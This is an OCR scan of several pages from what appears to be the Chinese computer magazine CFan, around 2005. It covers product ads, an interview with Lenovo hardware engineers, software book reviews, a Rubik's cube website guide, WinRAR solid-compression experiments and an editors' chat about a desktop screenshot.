全新上市的爱国者英语听说王F582，外型采用Walkman式的复古设计，珍珠白外观。F582专业的学习资料可在网站www.aigoenglish.com免费下载，自由选择适合自己的教材学习。F582时尚的娱乐功能，通透MP3音质，内置FM模块，可预设100个电台，支持校园电台，三款益智小游戏，在学习之余给您休闲娱乐的空间。新增HOLD按键以及跟读、A-B复读、跟读功能快捷键，让你使用更便捷。

咨询电话:*800-810-7666；010-82607776*

产品价格:*1399元（128MB）/1699元（256MB）*

引领数字家庭娱乐 华硕W1笔记本震撼上市



华硕W1V是一款定位于家庭娱乐的15.4英寸宽屏笔记本，亮度高达350流明，基于最新的Sonoma平台，Dothan Pentium-M处理器，支持Mini-PCI 802.11b/g和802.11a/b/g无线网络模组，内建2MB二级高速缓存及强大的1GB DDRII内存，ATI Mobility Radeon X700显卡，128MB独立显存，同时具备华硕独家开发的Mobile Theater家庭影院软件，播放CD/MP3、相册、DVD放映、光盘刻录、游戏、电视收录、调频收音等数字家庭的七大核心功能，充分满足家庭影音娱乐的需求，给用户带来全新的应用体验。

咨询电话:*010-82667575-828*

产品价格:*32888元*

CF [CP09]

IT职场GPS

兴趣·缜密·坚韧

■ 翟玉忠

如果把IT产品比作一个活生生的人，软件就相当于人的神经肌肉，硬件相当于人的骨架，硬件工程师的工作就是从事骨架的搭建工作。他们不是上帝，但为了花费最少的资源研发出最具有市场竞争力的产品，他们必须有上帝造人般的　密和坚韧……

在对联想研究院硬件工程师们的采访过程中，记者始终感到一种动力和激情，那些年轻硬件工程师的生活告诉我们太多太多的东西，远远超出了硬件研发工作本身……

当我说自己要去上地联想研究院时，出租车师傅的话匣子就打开了，他说那地方他很熟，晚上常常在那里等活，比开着车到处转悠强，现在汽油又这么贵，我问，联想不是晚上6点就下班了吗，怎么那里晚上还有好多人。司机师傅笑了，他说研究院的人常加班，自己都认识他们好几个年轻人了。

谈话间，车已经到了联想总部门前，联想的标志“LENOVO”在阳光下显得格外醒目。据说“Lenovo”源自希腊语，意为创新，在联想研究院硬件中心体验生活的过程中，我时刻感受到这里创新的冲动与激情——在联想研究院的门厅墙壁上，挂着一幅巨大的耕牛图，在牛的各部位有研究院工程师的签名，那不就是他们不断创新精神的写照吗——记者深入其中，对联想研究院硬件中心经理陈浩、联想研究院信息安全研究室硬件开发工程师吕渊、联想研究院硬件中心工程师陈　进行了专访。

陈浩:五十粒芝麻VS两粒芝麻

典型的北方人，浓眉大眼，总是给人稳重扎实的感觉。

看到他办公桌上厚厚的杂志，第一次和陈浩交流我们就谈起了读书。他说小时候喜欢看科学类书，比如《十万个为什么》，还有好多科学家的传记，《电脑爱好者》也是他上中学时的最爱，现在还看我们出版的《数码》杂志。他也看《电器评介》这样的杂志，目的是为了对业界始终有一个全面的了解。

从小生长在天津，喝海河水长大的陈浩高中毕业后考上长春邮电学院，读无线电工程。"在长春生活4年，我更像东北大汉了"人高马大的陈浩笑着说。更为重要的是，在这里，他对硬件有了更深的认识，开始爱上硬件开发了。"在我读本科做设计的时候，有一次画电路设计图，当时我的老师正在外出差，他说先把图放着等他审图。老师回来后，围着图转几圈，就立刻指出你的电路设计中有几个错，在这些错中哪些是致命的，哪些不是致命的。当时这对我触动很大，我感觉硬件很有意思，没有想到硬件中还有这么多奥妙。"多年以后陈浩回忆说。



陈浩将硬件产品比作一个大盘子，这个盘子里有五十个芝麻，在这五十个芝麻中，你有两个芝麻没有考虑到，就可能会影响整个盘子

长春邮电学院毕业后陈浩在北京广播学院学数字电视，这为2000年陈浩来联想打下了坚实的基础。目前他主要作嵌入式产品的开发，嵌入式产品跟传统的PC和笔记本有区别，功能相对比较单一。比如说电视机机顶盒、打印机、数码相机等都涉及嵌入式产品的开发。

谈到一个硬件工程师的基本素质，陈浩认为，首要的一点是求知欲比较强，人类的好奇心是科学成长的主要动力之一，看到一个产品，陈浩就总是想搞个究竟，这种习惯可能来自小的时候。

另外就是细心，这对一个硬件工程师来说十分重要。一个很小的细节你没有注意到，就可能影响整个产品的品质和功能，相对于竞争对手，大家有时拼的就是技术细节。最简单的一个例子，我们要完成一个电路设计，常常有个参考设计，人家的电阻值是这样的，你拿来没有考虑到自己的系统中是否合适，可能就会出问题。在消化吸收别人过程中，要具体情况作具体分析，某个器件你选型不对，一个电阻的值选择不当，就可能导致整个系统跑不起来，硬件工程就是这样！它不像软件，可以把某些程序改动。因为硬件你把产品物化了，再改，就可能花很多的时间很多的精力，也浪费金钱。所以在开始作设计时，硬件工程师就要考虑细节。

陈浩将硬件产品比作一个大盘子，这个盘子里有五十个芝麻，在这五十个芝麻中，你有两个芝麻没有考虑到，就可能会影响整个盘子，进一步说，设计一个数码相机，在设计电池时，你这个相机能待机20个小时，

人家的相机能待机40个小时，这里边可能是一两个器件的问题。但对于用户来说，比如他拿128MB内存卡的相机出游，有些相机用一块电池就能照完，但有些就要两块电池才能照完，无形中就让用户多买了一块电池。这样就会影响整个产品的竞争力。

硬件工程师还要有一种坚持到底的信念。硬件需要调试，需要做很多次实验。一个产品研发过程中出了问题，可能要修改一周，甚至几周，进行多次重复实验，这时就需要一种顽强、坚韧，有时你坚持住了，产品就出来了。没坚持住，东西就出不来。以前陈浩的团队开发一个产品，半个多月没有结果，大家都准备放弃了，因为这个东西不是核心的东西——后来硬件、软件人员一起研究，从各种渠道考虑失败的原因，最后终于成功了！那种喜悦是无法用语言表达的！

最后硬件工程师还要有较强的学习能力。尽管有人说相对于软件来说硬件的进化更慢些，但近年来不同的体系架构，各种各样的新技术都进来，你要通过不同的杂志、外围的厂家去充实自己的知识结构。可能不是学校里课本上的学习方式，但信息时代学习总是持续的。

在整个采访过程中，陈浩不止一次地提到密细心的重要性。一个产品从用户需求开始，用户可能提出几个功能，如功能一、功能二、功能三……为了实现这些功能，你需要哪些器件？这些器件如何组合？这种组合相对于已有产品有何优势？一个硬件工程师都要想到，然后画出电路图来，通过大家互相审图，找出问题所在。审完图后，还有一个物理化的过程——从图纸到物理化的过程是硬件工程师很重要的一个工作——这是个持续的过程。比方说生产到1万个产品的时候，出现了什么问题，生产了10万个的时候出什么问题，在硬件开发中有诸多这样的工作。

为什么还是有些产品被召回？实际上就是在设计或物理化过程中出现了致命性错误，开始可能没有被发现，但直到量化生产时才发现。日籍厂家十分注重自己的产品质量，召回事件也时有发生。一般召回会在三五年内极大地影响这个品牌的认知度。

保证细节不出错主要取决于两点，一是经验，二是流程。所谓经验，要求有硬件方面的高级人才，那需要时间的磨炼;所谓流程，就是产品开发的各个环节都能把握住，这才是公司竞争力的所在。流程会把犯错误的机会缩小到最小，它更主要反映的是企业的管理水平。

作为研究院硬件中心经理，陈浩相信一个人只要喜欢消费类电子产品，他就具备了做硬件工程师的前提。因为一个人有兴趣就会投入很多激情，别人看来很苦很累的事情，他就会很容易克服。最后陈浩开玩笑地说:"我认为花钱买《电脑爱好者》杂志的人，就已经具备了将来成为硬件工程师的前提。"

兴趣是创新之母。在此意义上，陈浩是正确的！

吕渊:不能原地踏步，否则就会被淘汰

由于马上要出差，记者对联想研究院信息安全研究室硬件开发工程师吕渊的采访几次被急促的电话铃声打断。

"实在对不起，是今天下午5点多的飞机，所以要先安排好。我们在成都、上海有分院，一些项目需要和地方企业去合作。所以总是很忙，常常跑来跑去。"吕渊不好意思地向记者解释说。最初我几乎不相信，眼前这位北京航空航天大学电子工程专业的新毕业生已经参与了多个产品的大型研发项目，而且得到了同仁们的一致认可。从大学女生到一位职业女性，吕渊迈出了自己走向社会的成功一步。



记者问，一个女性硬件工程师的优势在哪里。吕渊脱口而出:细腻。对一个硬件工程师来说，细节和细腻是十分重要的，而女士天生就有这些优点。

她说自己是自然而然地"落入"硬件工程师这一行业的,并没有什么明确的目标。在学习过程中，有很多因素起了作用,比如专业，比如导师。但她说准备长期做下去,因为自己开始爱这个职业了——它的挑战性，它的激情……


吕渊说一个硬件工程师首先要有扎实的基础知识，比如模拟/数字电路的分析和设计。教科书上讲的都应该会，包括分离元件和运放的信号放大，滤波，波形产生，稳压电源，逻辑化简，基本触发器，基本计数器、寄存器，脉冲产生和整形，ADC、DAC，锁相环等。但在实际工作中，这些东西一般需要日积月累才能到见多识广，然后熟能生巧。 再比如计算机组成基本原理和结构。现在的电子设备基本上没有不用到计算机的，所以对计算机一定要了解。要明白计算机是怎么工作的，软件在计算机内是怎么运行的，要熟悉常用计算机系统的外围电路和接口，并且要明白CPU和外围电路是怎么协调工作的等。

做一个硬件工程师，团队精神也是十分重要的。现在的研发常常是数十人一起工作，如果一个人不懂得如何同别人交流，不能真正融入一个"TEAM"，那么对工作的负面影响将是很大的。

记者问，一个女性硬件工程师的优势在那里。吕渊脱口而出:细腻。对一个硬件工程师来说，细节和细腻是十分重要的，而女士天生就有这

些优点。"我也叫男女搭配，工作不累。"大家笑了！

面对硬件技术的飞速发展，吕渊认为一个硬件工程师必须面对市场的压力和行业进步的冲击，因此一个人不能原地踏步，否则就会被淘汰。谈到自己工作的苦与乐，吕渊说看到自己的思想火花添加到了产品中是最高兴的事，"苦"是感觉作为一名硬件工程师要付出很多，不断跟进，不断提升自己。



陈曦说他最大的快乐是设计的产品能按自己的想法运行正常，比如有五项功能，基本上都能达到需要。最令人痛苦的是你的产品没有能够上市场——自己研发的产品是一位硬件工程师的孩子，他(她)总是希望自己的孩子成长起来！

陈曦:生命在早晨

陈　生在早晨，所以家里给他取名子叫陈　，后来发现叫陈　的人很多，联想研究院内部有个女同事叫陈　，外边打电话找陈　，接电话的人常常要问是男的陈　还是女的陈　。

陈　的父亲毕业于西安交大，多年后，陈　自己也毕业于西安交大，学的是通信与信息系统工程。9岁生日时，做电器工程师的父亲给他买了一个建筑模型作礼物，他按照图纸玩得不亦乐乎。直到今天陈　还记得那个宝贝玩具的价钱:24.5元。

西安交大给了陈　太多东西，最主要的是那里良好的学风，记得去图书馆上自习，如果去得晚了连座位都找不到。所以上学时就习惯了早来晚走，这种作风陈　把它带到了工作之中，成了他生活方式的一种特色。

陈　认为硬件工程师是个偏重以创意为生产能量的工作。好的开始是成功的一半，为了花费最少的企业资源，要懂得把每件事在一开始就做好，不但可减少自己的工作量，还能避免反复不断地处理各种问题。所谓好的开始就是成功的一半。

"作为一个硬件工程师，一是要敬业，爱自己的事业，把自己的事业当作生命的一部分，只有这样，你的工作才有动力。有时大家绞尽脑汁地苦思最佳的设计方案，但工作却仍是乐此不疲，甚至愿意牺牲周末假日的休息时间，只为了追求思考创造的那分成就感;二是要有信心，硬件研发中的困难甚至挫败都是难免的，一定要有信心，相信自己能成功，能战胜困难;三是要精通专业技能，这要求一个硬件工程师要不断地学习，不仅是从书刊中，也要向同事学习，善于向同事学习，要努力做某一领域的专家，这也是联想研究院对每一位员工的要求。"陈　在谈到一位成熟硬件工程师应有素质时说。

陈　说他最大的快乐是设计的产品能按自己的想法运行正常，比如有五项功能，基本上都能达到需要。最令人痛苦的是你的产品没有能够上市场——自己研发的产品是一位硬件工程师的孩子，他(她)总是希望自己的孩子成长起来！

1.学哪些专业的学生适合于进入硬件工程师这个行业?

答：电子、电器、自动化　、仪器仪表　、无线电等，很多理工科专业都适合进入硬件工程师这个行业。因为现在很多东西都智能化了，硬件的应用非常广泛。我们倒是建议不一定要学纯计算机行业，因为我国的IT业更多的是做市场和应用，而不是技术核心的开发。在实际应用中，跨行业知识十分重要。比如研制数码相机、搞楼宇自动化，都需要很强的非计算机知识。


2.能通过哪些渠道进入这一行业?

答：通过进入研究院所、一些有实力的研发公司都可以，进入这一行业的渠道是很广的。你看，现在连饭店点菜都不用手写了，医疗设备、手机、相机等大量设备都涉及硬件的研发。当然，最好是进有关微电子技术的公司，因为这样的公司常常涉及新的技术、新的芯片，比较靠近前沿。

3.怎样迅速成为一个合格的硬件工程师?

首先要有一个良好的心态，这是基础，要坐得住，有人坐不住，这样的人最好明白自己不适应做硬件工程师。要从基础技术做起，这样扎实，不要老跳槽，在一个地方要把一个专业方面的东西掌握清楚，现在不是讲"T型"人才吗，就是既是通才又要有深度的专业知识，通才容易打造，但深度就需要下苦工夫;其次要扎实肯干，光有书本不行，还要亲自操作，只有书本知识没有用。最后要搞硬件需要一个团队的力量，要有团队精神，不要以为别人不如自己，要学会向别人学习，同别人合作，这对一个硬件工程师的快速成长十分重要。

CF [CY01]



第二个幾米没准就是你

■刀鱼工作室　秋雁北漂

幾米，以一本《向左走，向右走》向世人证明自己的客观存在；幾米，朴实平凡，但却是令人羡慕有加的名字；幾米，简简单单的一位台湾室内设计师，却有着不同寻常的设计经历，以及令人“始料未及”的设计作品；幾米，你想成为第二个幾米吗？

新近由中国宇航出版社出版的《中文版Photoshop CS平面设计大师课堂全记录》，是专门为想在短时间内快速学习中文版Photoshop CS的用户量身打造的旗舰自学手册。之所以称其为手册，是因为通过对实例的详细分解、叙述，从而逐步引导读者进行实际操作，在不知不觉间学会中文版Photoshop CS工具、命令的使用以及掌握时尚的平面设计理念。而不是像“教材”那样过于拘谨。本书面向中文版Photoshop CS的初、中级读者，对平面设计的分类详细，涵盖范围广泛；实例制作由易到难，循序渐进；实例风格时尚，符合平面设计的理念。另外还配送两张光盘，非常物超所值。

2D再逼真也只是2D，不及3D来得真实。在3DS MAX推出了最新的7.0版本后，更显风光无限。尤其是室内装　设计越来越被人们所关注的今天，北京希望电子出版社出版的这本《3ds max 7&Lightscape 3.2商业空间设计与制作风暴》真可谓是“雪中送炭”，为那些在苦苦探求知识的人们指引了迷途的方向。全书共分为7章，从第1章基础配件制作的介绍，到其后的专门位置装饰的介绍，都是以制作完整的实例为主，并详细讲解每一个步骤，进而将三款软件有机地综合在一起。而且本书配套的光盘内容为本书部分场景实例的模型、贴图、最终效果图，及附赠的一些贴图、模型等。

既然谈到了3DS MAX，我们就不能不提及三维动画设计类软件——MAYA。功能强大而且简单易用，所以备受广大设计者的青　。今天为大家推荐的是由清华大学出版社出版的《Maya影视动画艺术》。本书以基础、原理和范例紧密结合的形式，全面系统地介绍了三维设计软件MAYA，内容涉及Maya预备知识、Maya软件入门、各种建模方法、材质的使用、布置灯光、摄像机的运用、制作动画、各种　染方法、Paint Effects工具、粒子系统和动力学等各方面。本书由原作者美国著名的Garry Lewis/Jim Lammers以多年的实践经验而编写，后经国内优秀人才编译而成。而且随书赠送的光盘中还收集了书中所有实例的素材、源文件以及视频教学文件。不妨看看这外来的和尚到底给我们念的什么经。


小编有话：幾米只有一个，但神话却可以演绎千千万万个；精美的设计可以有一套，但奇妙的构思却可以　染整个天空。只要大家肯于勤学苦练，幾米神话是完全可以被打破的。

CF [BL01]

名　称：《中文版Photoshop CS平面设计大师课堂全记录》（259页，2CD）
作　者：刘亚利　等著
出版社：中国宇航出版社
定　价：25.8元



名　称：《3ds max 7 & Lightscape 3.2商业空间设计与制作风暴》（344页，3CD）
作　者：陈洋　郑庆荣　王海燕　著
出版社：兵器工业出版社 / 北京希望电子出版社
定　价：59.00元



名　称：《Maya影视动画艺术》（433页，1CD）
作　者：Garry Lewis　Jim Lammers（美）
出版社：清华大学出版社
定　价：48.00元



征集评论

每个学习计算机的人，都或多或少买过一些计算机书籍，有淘到好书的惊喜，也有买到一些烂书后的懊恼，那么不妨将你购书的喜怒哀乐写出来，以为后来者鉴。可以是推荐某本书的，也可以是对某本书三言两语的评论，可以是对刚刚推出的新书的评介，形式不拘。尤其欢迎那些能围绕某一特定主题，有针对性地同时推荐三、四本书的稿件。投稿信箱：media@cfan.com.cn，来稿请注明“淘书吧”



转动神奇的魔方

■魔力


探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn（邮件标题请注明“网站探宝”）。

寻宝对象：魔方吧（建议安装Java运行库）

网址：http://www.mf8.com.cn

寻宝理由：生活节奏加快，压力增大，现代人越来越容易感到身心疲惫。人们都在不断寻找各种放松的方式，玩游戏是个不错选择，但很多人在玩完游戏后常常会因为刚才的精神高度集中而产生疲劳感，有没有一种既能解除疲劳、放松大脑，又可以达到娱乐效果的方法呢？推荐你玩玩魔方。

特别提示：如果发现文中的链接失效，请登录http://www.cfan.com.cn/webfix查看相关修正。



魔方的由来

链接：http://mf8.nease.net/new/new-1.htm

世界上有三种不可思议的智力游戏，一是中国人发明的〝华容道〞、二是法国人发明的〝独立钻石〞，而三就是匈牙利人发明的〝魔方〞。

魔方，又称为〝魔术方块〞（似乎在中国没人这么叫过），是匈牙利布达佩斯建筑学院鲁比克教授在1974年发明的。这位教授创造魔方的目的起初仅仅是为了提供一种帮助学生提高空间思维能力的教学工具。魔方的组成是一个机械难题，涉及到木制轴心，座和　头（大多数人都不知道魔方为什么可以随意转动但不会散开）。当这个能够产生无穷乐趣的小方块诞生之后，人们才发现它究竟有多么地不可思议，将混乱的颜色方块复原是件有挑战性的事，成功后的小小成就感会带来无穷的乐趣。

魔方的种类：目前常见的主要是三阶立方体魔方，另外不常见的还有二阶、四阶、五阶等各种立方体魔方。还有其他的多面体魔方，面也可以是其他多边形。

教你玩魔方

多年以前魔方曾经非常流行，但现在却好像成为了被人们忘却的游戏，是现代化文明的迅速发展让这种无需用电的古老游戏过时了吗？但实际上，这个游戏在世界上仍有为数众多的爱好者，甚至有专业的国际级魔方比赛。有很多人一直玩不好魔方，转了好几天都没复原，最后甚至想出了把颜色贴片揭下来按复原状贴好的〝心理满足大法〞，现在就让我来教你怎么玩魔方。

稀饭收藏夹：

①二阶魔方

二阶魔方应该是魔方中最简单就能复原的一种了，作为入门级的思路学习是不错的，不过在国内应该很难买到这种规格的魔方。

http://mf8.nease.net/cube/pocket/pocket.htm

②三阶魔方

别看仅仅多了一阶，这其中的变化是几何倍增长的……三阶魔方就是我们经常能够看见的那种魔方规格，原来一直不知道魔方还有这么多理论知识需要学习，但看过这种科学的复原法后，你的水平可能会晋升到专业级哦！


基本解法：http://mf8.nease.net/cube/rubik%27s/gb.htm


终极解法：http://mf8.nease.net/cube/rubik%27s/lx.htm


20秒快速还原法：http://mf8.nease.net/cube/rubik%27s/lx.htm


魔方欣赏

你是不是只见过最常见的三阶魔方？现在让你见识一下更多有趣的魔方，你甚至能找到球形的……


最常见的三阶魔方


八阶魔方，你有把握复原它吗？


难道它们是兄弟？


感觉完全无从下手……

魔方运动

刚才文章开头处提到，魔方已经成为一种国际运动，知名的魔方世界赛事有〝毕克魔方世界锦标赛〞、〝欧洲魔方冠军杯赛〞、〝美国全国冠军赛〞等。

稀饭收藏夹：

①发展中的魔方运动


上：http://mf8.nease.net/new/new-3a.htm

下：http://mf8.nease.net/new/new-3b.htm

②世界排名：http://mf8.nease.net/register/2005-wca.htm

③魔方品牌标志：http://mf8.nease.net/new/new-2a.htm

④打造一个三阶快速魔方：http://cat.sitral.com/rubik/MakeSpeedCube/MakeSpeedcube.htm




网上玩魔方

手头没有魔方，在购入之前，先用虚拟的游戏过过　。

稀饭收藏夹：

①Java魔方助手：http://mf8.nease.net/java/index.htm

②Flash魔方游戏：http://mf8.nease.net/yx/flash.htm CF [BL02]



让文件更小一点

—— WinRAR 固实压缩文件深层探秘

■河北　贺加仑

北京读者 GG:我知道 WinRAR 的压缩能力很高，但一直不明白“固实压缩”是否能提高压缩比呢？(报料奖:100 元)

先给大家出一道题：现在有一个已经压缩过的文件〝VB6.0 中文版.rar〞及一些未压缩过的文件，放在〝VC6.0 汉化版〞文件夹下(见图 1)。问题来了，到底如何压缩，才能使这两个安装文件的体积之和最小？带着这个问题，我们来做下面有趣的实验。




图 1

注:本文的软件环境为 Windows 2000、WinRAR 3.42 正式版，文中一律以“标准”压缩方式进行压缩，字典大小为 4096KB。

实验一:普通压缩

实验环境:C:\Nv_5304 下有文件夹 Win98 和 Win2K，存放的分别是 NVIDIA 显卡 53.04 版 For Windows 98 和 Windows 2000 的驱动程序，大小分别为 31.7MB 及 33.1MB。下面就以 3 种方式对这两个文件夹进行压缩。

方式 1:将 Win98 与 Win2K 分别压缩成单个 RAR 文件。

方式 2:将方式 1 中得到的两个压缩文件再次压缩成一个 RAR 文件。

方式 3:将 Win98 与 Win2K 文件夹压缩成一个 RAR 文件。

实验结果分析:从如图 2 所示的结果可以看到，方式 1 压缩得到的两个 RAR 文件体积之和等于方式 2 与方式 3 压缩后得到的单个文件体积;压缩方式2也证明了压缩文件不可被相同的压缩方式再次压缩。但是，作为同一个版本的驱动程序，这两个文件夹内一定有一些相同或者相似的文件，假如我们把这样的重复文件只保留一份的话，既不会丢失数据，又可以大大减小压缩文件的体积。方式 3 巨大的文件体积恰恰证明了在〝标准〞压缩方式下，WinRAR 没有提供这样〝聪明〞的功能。



图 2

实验二:使用固实压缩

实验环境同上，实验方式改变为下面的方法。

方式 4:将两个文件夹以〝创建固实压缩文件〞方式分别压缩成单个 RAR 文件。

方式 5:将方式 1 得到的两个文件以〝创建固实压缩文件〞压缩成一个 RAR 文件。

方式 6:将两个文件夹以〝创建固实压缩文件〞方式压缩成一个 RAR 文件。

实验结果分析:就从图 3 中所看到的那样，方式 4 比方式 1 生成的 RAR 文件体积要小一些，但相差不大。方式 5 与方式 2 生成的文件大小几乎相等;方式 6 与方式 3 相比，文件体积有了质的减小。为什么方式 6 能得到如此小的文件体积呢？在查看 WinRAR 的帮助后我发现了两句重要的话，〝它(固实压缩方式)把压缩文件中的全部文件都当成一个连续数据流来看待〞，〝固实压缩可增加压缩性能，特别是在添加大量的小文件的时候〞。细心的读者可能会发现，如果你在〝压缩选项〞中勾选了〝创建固实压缩文件〞，在压缩开始前的瞬间可能会出现如图4所示的窗口，并且在压缩过程中，WinRAR 会把相同文件名的文件放到一起压缩以减小文件体积。一些资料中也提到，WinRAR 的固实压缩方式取消了〝每增加一个



图 3

文件，压缩包增加512字节”的规则。

综上，笔者得出结论：对于重复数据的压缩，WinRAR的普通压缩方式只能在单个文件内进行，而固实压缩方式则会在压缩开始之前统计被压缩的文件数目及名称，将所有文件看成一个“数据流”，按顺序把名称相同或相近的文件放在一起进行“跨文件”式压缩(因为文件名相同或相近的文件中更有可能出现重复数据)。这就是固实压缩方式对大量含有重复数据的小文件有较高压缩率的原因，也是它对单个文件压缩没有效果的原因。



图 4

到了这里，我想您应该对WinRAR的固实压缩方式有了一个大致的了解。笔者在使用WinRAR的过程中发现了一个有趣的现象：仅仅更改一个文件的文件名，就可能引起压缩率的大变！怎么，不相信？那就请您接着看下面有趣的实验。

实验三:改文件名提升压缩率

实验环境:C:\ATI下有文件夹54及56，分别对应ATI显卡的5.4与5.6版驱动程序(已解压)，文件大小分别为32.8MB和33.0MB，下面我们进行实验。

方式7:将两个文件夹以“创建固实压缩文件”方式进行压缩。

方式8:将两个文件夹交换名称，即56文件夹重命名为54，54文件夹重命名为56，然后再将两个文件夹以“创建固实压缩文件”方式进行压缩。

实验结果分析:从如图5所示结果上看，仅仅更改了文件名，压缩得到的文件体积竟减小了2.6MB。前面的文章中曾提到WinRAR在创建固实压缩文件时会按照文件名的顺序把文件名相同或相近的文件放在一起进行压缩，也就是说，假如54和56文件夹内均含有文件Driver.dat，那么WinRAR在压缩的时候会先压缩54文件夹中的Driver.dat，再压缩56文件夹中的Driver.dat。作为相邻版本的驱动程序，这两个文件夹中一定存在大量的重复数据。而作为更高版本的驱动程序，5.6版驱动是在5.4版本驱动的基础上做了修改与加强，换言之，5.6版驱动更有可能包括5.4版驱动中的数据，这也是5.6版驱动体积稍大的原因。



图 5

从本次实验，我们似乎可以得到这样的结论，对于不同版本的文件，我们应当尽量把版本高、体积大的文件存放在ASCII码值较低的文件夹中以使WinRAR先压缩这些文件，从而得到更高的压缩比。

这种情况是不是一个特例呢？为了证实这个猜想，笔者继续进行了下面的实验。

实验四:再次确认

实验环境:C:\TEST下有01.bmp和02.bmp两个文件。01.BMP取自Windows XP中的默认墙纸Bliss.BMP，分辨率为800×600，24位色，文件大小1.37MB。02.BMP是经Photoshop处理，将01.BMP高度扩大为原来的两倍，纵向粘贴了两个相同的Bliss.bmp后得到的，分辨率800×1200，24位色，文件大小2.74MB。这样，02.bmp就包含了01.bmp中的所有数据。

方式9:将两个文件以“创建固实压缩文件”方式进行压缩。

方式10:将01.BMP重命名为03.BMP后，再将两个文件以“创建固实压缩文件”方式进行压缩。

实验结果分析:就像实验三一样，最终的结果如图6所示。可以看到，压缩率再次发生了变化，方式10压缩后的体积要小。



图 6

通过以上的四个实验，我们可以得到这样的结论：**在使用WinRAR压缩文件时，应尽量将可能含有相同数据的文件一起，并以“创建固实压缩文件”方式进行压缩。在压缩不同版本的文件时，应将版本高、体积大的文件重命名为低ASCII值的文件名或放到以低ASCII值命名的文件夹内，以“创建固实压缩文件”方式进行压缩，这样便可以得到更好的压缩率。**

现在，再看文章开头提出那个的问题，相信，聪明的你一定知道问题的答案。

CF [BL03]




神秘的桌面

■ CFan 编辑部

某日，Flanker在编辑QQ群中放出了一张神秘的桌面照片(见图1)，没想到一石激起千层浪……

图1



场景1:当年的柯南

Doughty做出了羡慕的表情:"强，我开十个窗口就晕……"

Cornel不愧是原来的系统编辑:"初学者的电脑。"

摔锅:"不是滴，能把任务栏前半截排成那样，不会是菜鸟 。"

FLP:" ，估计是一个硬件比较强的，软件比较弱的。"

flanker放出话来:"此人决不是菜菜。"

老安:"这不是我当年的屏幕吗？谁弄来的？我至今还有备份 。"

狂ρκ指着照片右下角说:"当年竟然也有柯南……"

网络中壁纸资源实在不少，通过Google搜索"主题 壁纸"(如"柯南 壁纸")就能找到不少好东西，另外也可以从专业的壁纸网站(如:http://www.mydeskcity.com)中查找，如果你懒得自己找，可以试试这款自动下载更换最新壁纸的软件——壁纸雷达(http://www.onlinedown.net/soft/40899.htm)。

场景2:硬件编辑的分析

"显示器不弱，应该在21英寸左右，分辨率很高;显卡核心未必很强，但显存最少也有128MB;最重要的是CPU工作频率不低，内存容量也应该是GB级的。"阳光灿烂接着说，"用的还是nVidia的显卡！"

Flanker也迅速报出一串参数:"17寸的，优派，1600x1200，75。"

如今的硬件发展速度之快(特别是显示器尺寸的逐渐增加)同时也推动了壁纸规格的发展，很多朋友已经用起了两个显示器组成的"屏幕扩展"，有没有试过专为双屏设计的超宽壁纸？看看这个网址吧:http://www.digitalblasphemy.com/mpages/2x_1.shtml。

场景3:这人竟然是编辑

FLP作惊讶状:"居然还有抓图软件。"

狂ρκ接过话茬:"还有很多稿件和截图，这人是编辑。"

Cornel也表示赞同:"像是编辑……"

摔锅:"QQ、MSN、雅虎通、Google Talk、Skype，一个不少，看来是个聊天大户。"

"而且开了两个QQ，由此判断:此人是……小特！？" 狂ρκ开始了深远的YY，"完美的推理！"

